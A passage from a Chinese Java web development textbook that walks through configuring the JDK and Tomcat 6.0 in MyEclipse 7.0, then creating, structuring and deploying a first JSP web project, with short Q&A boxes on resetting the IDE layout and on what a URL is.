


图 1-26 绑定 MyEclipse 和 JDK

然而,该 JDK 可能不是自行安装的 JDK,因此,可以单击右边的 Edit 按钮,进行更改,如图 1-27 所示。




图 1-27 更改 JDK(1)

选择右边的 Directory, 选择 JDK 安装目录(如“C:\Program Files\Java\jdk1.6.0\_01”), 结果如图 1-28 所示。




图 1-28 更改 JDK(2)

单击 Finish 按钮, 完成, 然后单击 OK 按钮, 关闭 Preferences 界面。

接下来配置服务器, 需要在 MyEclipse 中配置自行安装的 Tomcat 6.0。

选择 Window | Preferences, 得到如图 1-29 所示的界面。选择 MyEclipse Enterprise Workbench | Servers | Tomcat | Tomcat 6.x, 首先在右边通过单击 Browse 按钮, 选择 Tomcat 6.0 的安装目录(如“C:\Program Files\Apache Software Foundation\Tomcat 6.0”), 然后将 Tomcat server 设置为 Enable。




图 1-29 配置服务器(1)

然后,展开“Tomcat 6.x”,得到如图 1-30 所示的界面。

选择 JDK,在界面右边选择 MyEclipse 中绑定的 JDK,如图 1-31 所示。




图 1-30 配置服务器(2)



图 1-31 配置服务器中的 JDK

单击 OK 按钮,完成绑定,关闭 Preferences 界面。

至此,就成功地在 MyEclipse 7.0 中绑定了 JDK 和 Tomcat,选择工具栏中如图 1-32 所示的图标。

单击右边的箭头,可以弹出服务器的选择,选择 Tomcat 6.x Start,可以打开 Tomcat 服务器,如图 1-33 所示。

打开之后,在浏览器地址栏输入 `http://localhost:8080/index.jsp`,同样可以看到测试页面。

当然,也可以通过 Stop 按钮停用 Tomcat 服务器,如图 1-34 所示。



图 1-32 操作服务器按钮




图 1-33 启动服务器




图 1-34 关闭服务器

## 1.4 第一个 Web 项目

### 1.4.1 创建一个 Web 项目

在对 B/S 技术有了一定的了解,并安装了服务器和 IDE 之后,接下来介绍如何开发 Web 网站。首先需要知道的是,Web 网站在开发时,一般叫做 Web 项目。因此,创建 Web 网站所涉及的几个步骤如下。

- (1) 创建 Web 项目: 建立基本结构。
- (2) 设计 Web 项目的目录结构: 将网站中的各个文件分门别类。
- (3) 编写 Web 项目的代码: 编写网页。
- (4) 部署 Web 项目: 在服务器中运行该项目。

在 MyEclipse 中创建 Web 项目共涉及以下两个步骤。

- (1) 创建一个 Web 项目,如图 1-35 所示。
- (2) 在新弹出的对话框中,给新项目取名,此处取名为 Prj01,在 J2EE Specification Level 中选取 Java EE 5.0,其余选项可以使用默认设置。注意 Context root URL 选项中的默认值为/Prj01,不要修改。单击 Finish 按钮,完成创建新项目,如图 1-36 所示。



图 1-35 创建 Web 项目(1)




图 1-36 创建 Web 项目(2)

现在,能够在 MyEclipse 的 Package Explorer 中看到刚才新建的 Web 项目了,如图 1-37 所示。

#### 问答

**问:如果 Package Explorer 被关掉了怎么办?**

**答:** MyEclipse 中,针对每一类项目开发,都具有相应的界面风格。如果不小心将界面中的某个窗口关闭,最简单的方法就是进行重置,方法为:选择 Window | Reset Perspective,如图 1-38 所示。




图 1-37 新建的 Web 项目

图 1-38 重置界面



### 1.4.2 目录结构

Web 项目要求按特定的目录结构组织文件,当在 MyEclipse 中创建完新的 Web 项目,就可以在 MyEclipse 的 Package Explorer 中看到该 Web 项目的目录结构,由 MyEclipse 自动生成,如图 1-39 所示。




图 1-39 目录结构

下面逐个了解该目录或者文件的用途。

(1) src 目录: 用来存放 Java 源文件。

(2) WebRoot 目录: 是该 Web 应用的顶层目录,也称为文档根目录,由以下部分组成。

① 两个重要目录(不要随意修改或者删除)。

META-INF 目录: 系统自动生成,存放系统描述信息;一般情况下使用较少。

WEB-INF 目录: 该目录存在于文档根目录下。但是该目录不能被引用,也就是说,该目录下存放的文件无法对外发布,当然就无法被用户访问到了。WEB-INF 目录由以下几部分组成。

web.xml: Web 应用的配置文件,非常重要,不能删除或者随意修改。

lib 目录: 其包含 Web 应用所需的“.jar”或者“.zip”文件,例如 SQLServer 数据库的驱动程序。

classes 目录: 在 MyEclipse 中没有显示出来。里面包含的是 src 目录下的 Java 源文件所编译成的 class 文件。

② 其他目录,主要是网站中的一些用户文件,包括如下内容。

静态文件: 包括所有的 HTML 网页、CSS 文件、图像文件等。一般按功能以文件夹形式分类。比如,图像文件,一般可以集中存储在 images 目录中。

JSP 文件: 利用 JSP 可以很方便地在页面中生成动态的内容,使 Web 应用可以输出多姿多彩的动态页面。比如,系统生成项目时,默认生成了“index.jsp”文件。

了解文件存放的目录后,接下来,动手实现静态网页,看看效果。

在 WebRoot 下创建目录 images(注意,名称可以任意取),里面放置一幅图片:“flower.jpg”。首先,右击 WebRoot,选择 New|Folder,如图 1-40 所示。




图 1-40 创建目录(1)

在弹出的对话框中,输入 images,如图 1-41 所示。




图 1-41 创建目录(2)

单击 Finish 按钮,然后将图片“flower.jpg”复制到 images 目录中,结构如图 1-42 所示。

#### » 经验

可以把 HTML 文件组织成文件夹,分类放入文档根目录中,这样做,有助于维护和管理。例如,把 HTML 文件按功能放在 music、book 等文件夹下,分门别类。

然后双击“index.jsp”,打开其代码编辑器,代码改为:



图 1-42 复制图片

```
index.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <body>
    <img src = "images/flower.jpg"><BR>
    欢迎您来到本系统. <br>
  </body>
</html>
```

JSP 页面就自动生成了,当然页面内容要自行编写 HTML 代码。

### 1.4.3 部署

页面编写完成之后,必须将整个项目放到服务器中去运行,这叫做部署 Web 项目,具体操作步骤分为以下几步。



(1) 单击 MyEclipse 工具栏中的“部署”图标,如图 1-43 所示。

图 1-43 “部署”图标 接着单击 Add 按钮,如图 1-44 所示,图中 Remove 代表解除部署(从



服务器中删除), Redeploy 代表更新部署。




图 1-44 部署项目(1)

(3) 在下一个新弹出的对话框中,选择 Server 为“Tomcat 6.x”,然后单击 Finish 按钮,如图 1-45 所示。




图 1-45 部署项目(2)

(4) 此时会在第一个弹出的对话框中提示部署成功的消息,单击 OK 按钮关闭该对话框。

至此,此次部署任务已经圆满完成,接下来,运行该 Web 项目。

运行“Tomcat 6.x”服务器(前面已经叙述过)。

开启 IE 窗口,输入 URL 为 `http://localhost:8080/Prj01/index.jsp`,按 Enter 键并观看运行结果,如图 1-46 所示。

#### 问答

**问: 什么是 URL?**

答: URL 是 Uniform Resource Location 的缩写,译为“统一资源定位符”,就是通常所说的网址,URL 是唯一能够识别 Internet 上具体的计算机、目录或文件位置的命名约定。

URL 的格式由下列三部分组成。

第一部分是协议,如 http。

第二部分是主机 IP 地址(有时也包括端口号),如 localhost:8080,注意,localhost 也可



图 1-46 “index.jsp”页面

以用 127.0.0.1, 或者主机 IP 地址代替。

第三部分是主机资源的具体地址, 如目录和文件名等。

第一部分和第二部分之间用“://”符号隔开, 第二部分和第三部分用“/”符号隔开。其中, 第一部分和第二部分是不可缺少的, 第三部分有时可以省略。

**问: 该项目放在服务器的哪个地方?**

**答:** 服务器用的是“Tomcat 6.x”, 因此, 项目肯定是放在 Tomcat 安装目录下了。找到 Tomcat 6.x 安装目录: “C:\Program Files\Apache Software Foundation\Tomcat 6.0”, 会看到里面有个叫做 webapps 的目录, 打开, 目录结构如图 1-47 所示。

显然, Prj01 被放在了 webapps 目录下, 里面的结构和项目中的 WebRoot 结构相同。

